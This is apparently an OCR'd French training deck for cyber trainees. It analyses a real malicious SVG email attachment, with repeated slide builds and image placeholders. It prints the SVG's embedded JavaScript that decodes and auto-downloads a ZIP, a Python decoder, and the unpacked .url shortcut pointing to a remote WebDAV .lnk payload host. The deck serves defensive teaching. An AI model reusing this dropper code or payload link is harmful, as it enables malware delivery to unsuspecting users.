Smart User

Éric BERTHOMIER
berthomiereric70@gmail.com

4 janvier 2026

Version 1.2 - Version Stagiaire

Vecteur d'attaque : Courriel

Le vecteur d'attaque reste inchangé, mais l'utilisateur voyant un fichier avec un nom bizarre : **"UBSALKASVBSVA (1).svg"** le transmet au Centre de Ressources Cyber pour analyse.

Vecteur d'attaque : Courriel

Le vecteur d'attaque reste inchangé, mais l'utilisateur voyant un fichier avec un nom bizarre : **"UBSALKASVBSVA (1).svg"** le transmet au Centre de Ressources Cyber pour analyse. Ce code est un **VRAI** virus, vous engagez donc votre responsabilité dans le cadre de son usage...


Analyse rapide : que contient le fichier ?

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.0"
       width="100" height="100">

    <script type="application/ecmascript"><![CDATA[
        document.addEventListener("DOMContentLoaded", function() {
            function base64ToArrayBuffer(base64) {
                var binary_string = window.atob(base64);
                var len = binary_string.length;
                var bytes = new Uint8Array(len);
                for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
                return bytes.buffer;
            }
            var base64Data = '
                  UEsDBBQAAAAIABSPtlgXiSaUigAAAJsAAAARAAAAVUJTQUxLQVNWQlNWQS51cmyL9swrSS3KSy0JzsgvKkkuLYnl
                  +
                  bl8nTxySwuseXl8sgv8U6ttDXg5YquNjAwMDI0cTTQBTKghDOMBQEmZrVAqwOK8guMbQ0tdSx5uQBQSwECFAAUAA
                  /AAAAuQAAAAA';
            var data = base64ToArrayBuffer(base64Data);
            var blob = new Blob([data], {type: 'application/octet-stream'});
            var fileName = 'UBSALKASVBSVA.zip';
            var a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');
            document.documentElement.appendChild(a);
            a.setAttribute('style', 'display: none');
            var url = window.URL.createObjectURL(blob);
            a.href = url;
            a.download = fileName;
            a.click();
            window.URL.revokeObjectURL(url);
        });
```

Base64 - Decode

https://www.base64decode.org/



Magic Number

https://en.wikipedia.org/wiki/List_of_file_signatures/

`50 4B 03 04` `50 4B 05 06` (empty archive) `50 4B 07 08` (spanned archive)	PK PK PK	0	zip aar apk docx epub ipa jar kmz maff msix odp ods odt pk3 pk4 pptx usdz vsdx xlsx xpi	zip file format and formats based on it, such as EPUB, JAR, ODF, OOXML

Python's code

svgdecode64.py

```
#!/usr/bin/python3

import base64
coded_string = '
      UEsDBBQAAAAIABSPtlgXiSaUigAAAJsAAAARAAAAVUJTQUxLQVNWQlNWQS51cmyL9swrSS3KSy0JzsgvKkkuLYnl5Q
...
AAAAAAVUJTQUxLQVNWQlNWQS51cmxQSwUGAAAAAAEAAQA/AAAAuQAAAAA'
svgdecode=base64.b64decode(coded_string)

with open("svgdecode.zip", 'bw') as f:
    f.write(svgdecode)
```

Python's code

svgdecode64.py

```
#!/usr/bin/python3

import base64
coded_string = '
      UEsDBBQAAAAIABSPtlgXiSaUigAAAJsAAAARAAAAVUJTQUxLQVNWQlNWQS51cmyL9swrSS3KSyOJzsgvKkkuLYnl5Q
...
AAAAAAVUJTQUxLQVNWQlNWQS51cmxQSwUGAAAAAAEAAQA/AAAAuQAAAAA'
svgdecode=base64.b64decode(coded_string)

with open("svgdecode.zip", 'bw') as f:
    f.write(svgdecode)
```

- Création d'un fichier `svgdecode.zip`.

Python's code

svgdecode64.py

```
#!/usr/bin/python3

import base64
coded_string = '
      UEsDBBQAAAAIABSPtlgXiSaUigAAAJsAAAARAAAAVUJTQUxLQVNWQlNWQS51cmyL9swrSS3KSy0JzsgvKkkuLYnl5Q
...
AAAAAAVUJTQUxLQVNWQlNWQS51cmxQSwUGAAAAAAEAAQA/AAAAuQAAAAA'
svgdecode=base64.b64decode(coded_string)

with open("svgdecode.zip", 'bw') as f:
    f.write(svgdecode)
```

- Création d'un fichier `svgdecode.zip`.
- Décompression du fichier.

Python's code

svgdecode64.py

```
#!/usr/bin/python3

import base64
coded_string = '
      UEsDBBQAAAAIABSPtlgXiSaUigAAAJsAAAARAAAAVUJTQUxLQVNWQlNWQS51cmyL9swrSS3KSyOJzsgvKkkuLYnl5Q
...
AAAAAAVUJTQUxLQVNWQlNWQS51cmxQSwUGAAAAAAEAAQA/AAAAuQAAAAA'
svgdecode=base64.b64decode(coded_string)

with open("svgdecode.zip", 'bw') as f:
    f.write(svgdecode)
```

- Création d'un fichier `svgdecode.zip`.
- Décompression du fichier.
- Découverte d'un fichier `UBSALKASVBSVA.url`.

URL's code

```
[InternetShortcut]
URL=file://invoicetrycloudflare.com@9983/DavWWWRoot/dial.lnk
IDList=
HotKey=0
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
```

Question

Qu'est ce qu'un fichier en .url ? En créé un sur votre ordinateur ...

Fin de l'analyse rapide

Question

Que reste t'il à faire pour se protéger de la menace ?

Fin de l'analyse rapide

Question

Que reste t'il à faire pour se protéger de la menace ?

Analyse du support

Question

Rechercher les informations relatives au type de fichier `.svg`

Analyse du support

Question

Rechercher les informations relatives au type de fichier `.svg`

Analyse du vecteur d'infection

Question

Par quel programme est ouvert le type de fichier SVG sous Windows ? Commentez.

Analyse du vecteur d'infection

Question

Par quel programme est ouvert le type de fichier SVG sous Windows ? Commentez.

Conclusion

1. Lors de l'ouverture du fichier SVG, le navigateur est censé afficher ET exécuter le code JS associé.


Conclusion

1. Lors de l'ouverture du fichier SVG, le navigateur est censé afficher ET exécuter le code JS associé.
2. En créant dynamiquement une URL (`document.documentElement.appendChild(a);`) puis en simulant un clic sur ce lien, le programme va lancer le téléchargement d'un ZIP (`a.click();`).


Conclusion

1. Lors de l'ouverture du fichier SVG, le navigateur est censé afficher ET exécuter le code JS associé.
2. En créant dynamiquement une URL (`document.documentElement.appendChild(a);`) puis en simulant un clic sur ce lien, le programme va lancer le téléchargement d'un ZIP (`a.click();`).
3. La suite du scénario est alors d'attendre que l'utilisateur dézippe le fichier (lors d'un ménage et par curiosité **(biais psychologiques)** puis que ce dernier clique sur l'URL malveillante.


Le tout en images (1/6)




Le tout en images (2/6)




Le tout en images (3/6)



